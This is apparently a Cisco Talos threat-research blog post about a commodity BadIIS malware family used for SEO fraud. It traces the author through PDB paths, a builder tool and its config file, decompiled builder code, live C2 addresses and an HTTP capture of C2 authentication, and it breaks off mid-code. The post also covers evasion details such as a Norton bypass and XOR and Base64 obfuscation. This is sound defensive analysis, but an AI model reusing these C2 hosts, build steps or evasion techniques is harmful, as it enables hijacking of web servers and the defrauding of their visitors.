From PDB strings to MaaS: Tracking a commodity BadIIS ecosystem used by Chinese-speaking threat

blog.talosintelligence.com/from-pdb-strings-to-maas-tracking-a-commodity-badiis-ecosystem

Joey Chen May 19, 2026

Threat Spotlight

- Cisco Talos has uncovered a BadIIS variant — identifiable by its embedded "demo.pdb" strings — that functions as commodity malware. This variant is likely sold or shared among multiple Chinese-speaking cybercrime groups that operate under a malware-as-a-service (MaaS) model for continuous monetization.
- Analysis of program database (PDB) file paths reveals a sustained, multi-year development effort by an author operating under the alias “lwxat”, spanning from at least September 2021 through January 2026, with evidence of rapid iterative updates, feature branching, and reactive evasion tactics targeting specific security vendors such as Norton.
- Talos recovered a dedicated builder tool that allows threat actors to generate configuration files, customize payloads, and inject parameters into BadIIS binaries — enabling capabilities including traffic redirection to illicit sites, reverse proxying for search engine crawler manipulation, content hijacking, and backlink injection for malicious search engine optimization (SEO) fraud.

- Beyond BadIIS, the same author has developed a suite of auxiliary tools — including service-based installers, droppers, and persistence mechanisms that automate deployment, ensure survivability across IIS server restarts, and evade detection through custom Base64 encoding and obfuscation techniques.

Mystery BadIIS containing “demo.pdb”

Since 2024, Talos has investigated numerous attacks across the Asia-Pacific region (along with a few in South Africa, Europe and North America) that utilize a specific variant of BadIIS characterized by "demo.pdb" strings. While multiple security vendors are tracking the global spread of these variants, Talos' observed tactics, techniques, and procedures (TTPs) show notable divergences from those documented by other vendors like Trend Micro, Ahnlab, VNPT, and Elastic. Consequently, it is difficult to attribute these attacks to a single threat actor. However, we assess with moderate confidence that the "demo.pdb" BadIIS variant is a commodity tool utilized by multiple Chinese-speaking cybercrime groups.

Insights from embedded PDB strings

Although the core functionality of this BadIIS variant is largely limited to SEO fraud, content injection, and proxy-based traffic manipulation, our investigation pivoted toward the malware’s embedded PDB strings. The consistent PDB path pattern offers much more intelligence value than the generic “demo.pdb” filename. The combination of a stable “Administrator\Desktop” build environment, Chinese-language folder names, and date-based versioning creates a highly reliable fingerprint for tracking and clustering this BadIIS version toolset. Beyond reinforcing our assessment that this is a commodity IIS malware family, the PDB paths enabled attribution to a possible customer name alias “x神” (“xshen”). Furthermore, the PDB artifacts reveal the existence of customized builds, some explicitly tailored to:

- Bypass specific antivirus products, such as Norton
- Perform site-wide hijacking
- Redirect users conditionally based on browser language or environment

```
dd 1                    ; Age
text "UTF-8", 'C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览' ; PdbFileName
text "UTF-8", '器语言跳转)\dll\Release\demo.pdb',0
::`RTTI Complete Object Locator'
```

Figure 1. “Custom site hijacking: redirect based on browser language” version.

```
dd 1                    ; Age
text "UTF-8", 'C:\Users\Administrator\Desktop\dll过诺顿\x64\Release\demo' ; PdbFileName
text "UTF-8", '.pdb',0
align 10h

GUID <0F5001127h, 994h, 493Bh, <9Ah, 0C7h, 2Ch, 9Fh, 0D9h, 32h, 0A2h, \ ; GUID
      4Eh>>
dd 1                    ; Age
text "UTF-8", 'C:\Users\Administrator\Desktop\2024-05-05-tcp(过诺顿)xshe' ; PdbFileName
text "UTF-8", 'n\Release\demo.pdb',0
align 4
```

Figure 2. PDB with 过诺顿 (bypass Norton antivirus) version.

Prompted by these initial discoveries, Talos expanded our threat hunting efforts to identify similar PDB strings associated with this author with high confidence. The PDB paths extracted from these BadIIS variants reveal a sustained, multi-year development effort spanning from at least September 2021 to January 2026. By analyzing the developer's folder naming conventions, we can accurately map the malware's evolutionary trajectory, feature branching, and commercialization model.

Timeline and iterative maintenance

Talos observed that the earliest explicit timestamp in the PDB paths is Sept. 30, 2021, indicating that the development of this specific toolset began on or before this date. The naming conventions observed in folders such as “dll0217”, “dll0301”, and “dll0315” (likely representing February 17, March 1, and March 15) demonstrate periods of rapid, sprint-like updates. Additionally, the “dll-no503” directory is particularly notable; it likely represents a troubleshooting build designed to resolve an issue where the malware caused IIS to throw "503 Service Unavailable" errors, which would otherwise alert server administrators to the infection. Finally, the latest observed compilation date, “dll20260106” (Jan. 6, 2026), confirms that this toolset remains actively maintained and deployed in the wild as of early 2026.

Feature branching and evasion tactics

Talos also observed that the folder “兼容百度浏览器+劫持robots.txt” (“Compatible with Baidu browser + hijacking robots.txt”) explicitly confirms the malware's role in malicious SEO campaigns, specifically targeting the Chinese search engine ecosystem. Furthermore, the “2024-05-05-tcp" branch indicates a shift or enhancement in how the malware handles network traffic, potentially introducing custom proxying or SEO fraud communication protocols over raw TCP. Additionally, the inclusion of “过诺顿” (”bypass Norton”) in the build paths highlights a reactive development cycle, demonstrating that the author actively modifies the code to evade specific security vendor detections.

Below are the PDB strings Talos collected:

- C:\Users\Administrator\Desktop\2021-09-30\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\iis\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll0217\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll0217\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll0301\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll0301\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll0315\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll0315\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll-no503\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll-no503\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\兼容百度浏览器+劫持robots.txt\x64\Release\demo.pdb (*translation: "compatible with Baidu browser + hijacking robots.txt"*)
- C:\Users\Administrator\Desktop\2023-10-10\dll\Release\demo.pdb
- C:\Users\Administrator\Desktop\2023-10-10\dll\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\2023-11-02\dll\Release\demo.pdb
- C:\Users\Administrator\Desktop\2023-11-02\dll\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\2024-05-05-tcp\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\2024-05-05-tcp\Release\demo.pdb
- C:\Users\Administrator\Desktop\J3\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll(cur)\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll(cur)\x64\Release\demo.pdb
- C:\Users\Administrator\Desktop\2024-05-05-tcp(过诺顿)xshen\Release\demo.pdb (*translation: "bypass Norton"*)
- C:\Users\Administrator\Desktop\2024-05-05-tcp(过诺顿)xshen\x64\Release\demo.pdb (*translation: "bypass Norton"*)
- C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览器语言跳转)\dll\Release\demo.pdb (*translation: "xshen custom site hijacking: redirect based on browser language*)"
- C:\Users\Administrator\Desktop\2025-11-21 (x神订制全站劫持按浏览器语言跳转)\dll\x64\Release\demo.pdb (*translation: "xshen custom site hijacking: redirect based on browser language"*)
- C:\Users\Administrator\Desktop\dll20260106\Release\demo.pdb
- C:\Users\Administrator\Desktop\dll20260106\x64\Release\demo.pdb

Builder architecture and BadIIS generation

During our research into these BadIIS campaigns, Talos discovered a builder tool specifically designed for this malware variant. The threat actor utilizes this utility to generate configuration files, JavaScript redirectors, and PHP backlink scripts, as well as to inject custom parameters directly into the BadIIS malware. Figure 3 shows a screenshot of the builder's interface.



Figure 3. Builder screenshot.

The observed builder is labeled as “version 1.0,” with an estimated original release year of 2021. However, the application header and compilation timestamp indicate that this specific artifact is an updated build compiled on August 22, 2022. The interface fields and configurable settings perfectly align with known BadIIS capabilities, which can be categorized into four primary functions:

- **Traffic redirection:** The builder allows threat actors to input target URLs, typically JavaScript-based redirectors, designed to be injected into the victim's browser. This feature forcibly redirects legitimate user traffic to spam infrastructure, such as illegal gambling, adult content, or other malicious websites.
- **Reverse proxy:** This feature manipulates how the compromised server interacts with search engine crawlers. When a crawler visits specific hidden URLs, the BadIIS malware acts as a reverse proxy, silently fetching illicit content from the threat actor's command-and-control (C2) backend and serving it to the crawler for indexing. Furthermore, the builder includes a toggle to enable this reverse proxy behavior globally, intercepting crawlers even if they do not visit the designated hidden URLs.
- **Content hijacking:** The builder includes a site hijacking function capable of replacing the compromised website's original content for both normal users and search engine crawlers. Threat actors can configure the hijacking rate (percentage of traffic affected), toggle whether the homepage is explicitly targeted, and supply a remote URL to dynamically fetch malicious title, description, and keyword (TDK) metadata.
- **Internal and backlinks setting:** The final component configures the injection of internal links and external backlinks. Internal links force search engines to discover and index the spam pages hosted directly on the compromised server. Meanwhile, external backlinks siphon the compromised server's Domain Authority, passing that high reputation onto external illicit websites to artificially inflate their search engine rankings.



Figure 4. Builder workflow.

Furthermore, operating this builder is not a simple, single-click process. Prior to generating the final payloads, the threat actor must stage unconfigured 32-bit and 64-bit BadIIS binaries within the same directory as the builder. Upon initiating the build process, the builder generates a “config.txt” file based on the threat actor’s configured parameters.

```
1  js_addr: https://js.xxxx.com/jquery.js
2  proxy_enable: lwxat
3  proxy_addr: http://proxy.xxxx.com
4  proxy_flag: rna|qsj|xsn|zop|muv|ios|2021|android
5  proxy_spider: baidu
6  proxy_spider_only: lwxat
7  proxy_404_enable:
8  pool_enable: lwxat
9  pool_outlink_addr: http://spider.xxxx.com
10 pool_spider: baidu|sogou|360|yisou
11 pool_spider_only: lwxat
12 outlink_enable: lwxat
13 outlink_spider: google|bing
14 outlink_spider_only: lwxat
15 index_enable: lwxat
16 index_encode:
17 index_spider: baidu
18 index_spider_only: lwxat
19 index_tdk_addr: http://www.xxxx.vip
20 index_percent: 10000
21 index_status:
22
```

Figure 5. Configured parameters.

It then attempts to authenticate with the C2 server by checking for the specific response string "lwxat". Although the builder does not enforce this validation step — continuing the payload generation process regardless of whether the authentication succeeds or fails — this specific network behavior is highly valuable. Notably, this unique authentication mechanism serves as a critical pivot point, enabling us to identify and attribute other tools developed by the same author.

```
p_lpFileName = v258 + 16;
LOBYTE(n2) = 55;
if ( ("http://143.92.36.109/authorize.txt" & 0xFFFF0000) != 0 )
  (SafeStringAssignOrCopy)("http://143.92.36.109/authorize.txt", 0x22u);
else
  (ResourceWideToMultiByteCopy)("http://143.92.36.109/authorize.txt");
LOBYTE(n2) = '6';
v259 = (SendHttpRequestAndParse)(&p_p_p_Caption, p_Caption, p_lpFileName_13[0]);
LOBYTE(n2) = '8';
v260 = v83 - '\x10';
v261 = *v259;
p_lpFileName_14 = (v83 - '\x10');
p_lpFileName = (v261 - 16);
if ( v261 - 16 != v83 - '\x10' )
{
  v262 = (v83 - 4);
  if ( *(v260 + 3) >= 0 && *(v261 - 4) == *v260 )
  {
    p_lpFileName_5 = RefCountedStringClone(p_lpFileName);
    p_lpFileName = p_lpFileName_5;
    if ( _InterlockedDecrement(v262) <= 0 )
    {
      (*(**p_lpFileName_14 + 4))(*p_lpFileName_14, p_lpFileName_14);
      p_lpFileName_5 = p_lpFileName;
    }
    v83 = (p_lpFileName_5 + 16);
    String = (p_lpFileName_5 + 16);
  }
  else
  {
    (SafeStringAssignOrCopy)(v261, *(v261 - 3));
    v83 = String;
  }
}
LOBYTE(n2) = 54;
v264 = (p_p_p_Caption - 16);
if ( _InterlockedDecrement((p_p_p_Caption - 4)) <= 0 )
  (*(**v264 + 4))(*v264, v264);
if ( *(v83 - 3) >= 0 )
  _mbsstr(v83, "lwxat");
if ( GetFileAttributesA("output") == -1 )
  CreateDirectoryA("output", 0);
p_lpFileName_13[0] = 3;
p_Caption = p_Caption_2;
```

Figure 6. Unique authentication mechanism.

The final step of the build process involves obfuscating the C2 server address using a single-byte XOR operation with the key 0x3. Once encoded, the builder embeds these addresses,

along with all other configured parameters, directly into the final BadIIS malware under the output folder. This configured and output files are illustrated in Figure 7.



Figure 7. Configuration embedded in a BadIIS sample.

```
LOBYTE(n2) = 61;
if ( ("output/iis32.dll" & 0xFFFF0000) != 0 )
  (SafeStringAssignOrCopy)("output/iis32.dll", 0x10u);
else
  (ResourceWideToMultiByteCopy)("output/iis32.dll");
p_Caption = p_Caption_3;
LOBYTE(n2) = '>';
p_lpFileName = &p_Caption;
v308 = sub_42056F();
if ( !v308 )
  sub_402410(-2147467259);
v309 = (*(*v308 + 12))(v308);
*p_lpFileName = v309 + 16;
LOBYTE(n2) = 63;
if ( ("demo32.dll" & 0xFFFF0000) != 0 )
  (SafeStringAssignOrCopy)("demo32.dll", 0xAu);
else
  (ResourceWideToMultiByteCopy)("demo32.dll");
LOBYTE(n2) = 54;
(sub_4056A0)(p_Caption, p_lpFileName_13[0]);
p_lpFileName_13[0] = v310;
p_lpFileName_14 = p_lpFileName_13;
p_lpFileName = p_lpFileName_13;
v311 = sub_42056F();
if ( !v311 )
  sub_402410(0x80004005);
v312 = (*(*v311 + 12))(v311);
*p_lpFileName = v312 + 16;
LOBYTE(n2) = 64;
if ( ("output/iis64.dll" & 0xFFFF0000) != 0 )
  (SafeStringAssignOrCopy)("output/iis64.dll", 0x10u);
else
  (ResourceWideToMultiByteCopy)("output/iis64.dll");
p_Caption = p_Caption_4;
LOBYTE(n2) = 'A';
p_lpFileName = &p_Caption;
v314 = sub_42056F();
if ( !v314 )
  sub_402410(-2147467259);
v315 = (*(*v314 + 12))(v314);
*p_lpFileName = v315 + 16;
LOBYTE(n2) = 66;
if ( ("demo64.dll" & 0xFFFF0000) != 0 )
  (SafeStringAssignOrCopy)("demo64.dll", 0xAu);
else
  (ResourceWideToMultiByteCopy)("demo64.dll");
```

Figure 8. BadIIS output files and its original name.

Advancement of the builder architecture

Talos has been tracking multiple cybercrime groups, including those detailed in our previous reports on DragonRank and UAT-8099, that utilize various BadIIS variants to turn global web servers into compromised assets for search engine manipulation.

The BadIIS variants deployed by those two groups primarily relied on hardcoded C2 infrastructure and statically compiled payloads to spread. However, the variant characterized by the "demo.pdb" strings represents a significant departure from these previous iterations.

Based on the recovered builder and PDB strings, Talos assesses with moderate confidence that this "demo.pdb" variant is commodity malware, likely sold privately or shared within underground markets. The architecture of this toolset suggests a modular, MaaS business model designed for continuous monetization. The malware developer can initially sell a basic version of BadIIS alongside the builder tool. If a threat actor later requiresan advanced, updated, or customized version (such as the “Norton bypass” or “custom site hijacking: redirect based on browser language” modules), they can request a bespoke payload from the developer and use their existing builder to inject the necessary configurations. Figure 9 shows the workflow Talos assessed.



Figure 9. Workflow assessed for commodity BadIIS.

Additional tools developed by same author

By pivoting on the previously identified PDB strings and the authentication mechanism, Talos discovered that this author has developed a suite of additional tools designed to facilitate the installation of BadIIS on target machines. The observed PDB strings are listed below, followed by a detailed analysis of the differences between these tools and their respective capabilities.

- D:\vc\dll封装进exe\x64\Release\moduleinit.pdb
  (*translation: “DLL packaged into EXE”*)

- C:\Users\Administrator\Desktop\2024-05-28\install\x64\Release\install.pdb
- C:\Users\Administrator\Desktop\install\x64\Release\install.pdb
- C:\vc\service\Release\service.pdb
- C:\vc\service\x64\Release\service.pdb
- C:\Users\Administrator\Desktop\service\Release\service.pdb
- C:\Users\Administrator\Desktop\bao\svchost\x64\Release\service.pdb
- C:\Users\Administrator\Desktop\2024-05-26\svchost\x64\Release\service.pdb
- C:\Users\Administrator\Desktop\x神的自安装服务\svchost\x64\Release\service.pdb (*translation: "xshen self-installation service"*)

Early service-based installer

Talos identified an additional tool that we assess with high confidence is linked to the same author. Upon execution, the tool verifies that it is running as a Windows service named "Winlogin." If this condition is met, it initiates a two-stage C2 communication process. First, it connects to a primary C2 server for authentication. During this phase, the malware validates the connection by checking if the server's response matches the specific string "lwxat".

```
GET /listen/authorize.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept-Language: zh-CN
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3;q=0.9
Connection: keep-alive
Host: lee.6686ty.vip
Cache-Control: no-cache


HTTP/1.1 200 OK
Server: nginx
Date: Tue, 13 Sep 2022 16:03:06 GMT
Content-Type: text/plain
Content-Length: 6
Last-Modified: Sun, 11 Sep 2022 12:13:41 GMT
Connection: keep-alive
ETag: "631dd0f5-6"
Accept-Ranges: bytes

lwxat
```

Figure 10. First C2 server for authentication.

Once authenticated, it connects to a secondary C2 server to download and execute additional malicious payloads on the target machine. Furthermore, the malware uses double Base64 encoding to obfuscate the addresses of both C2 servers.

```
while ( 1 )
{
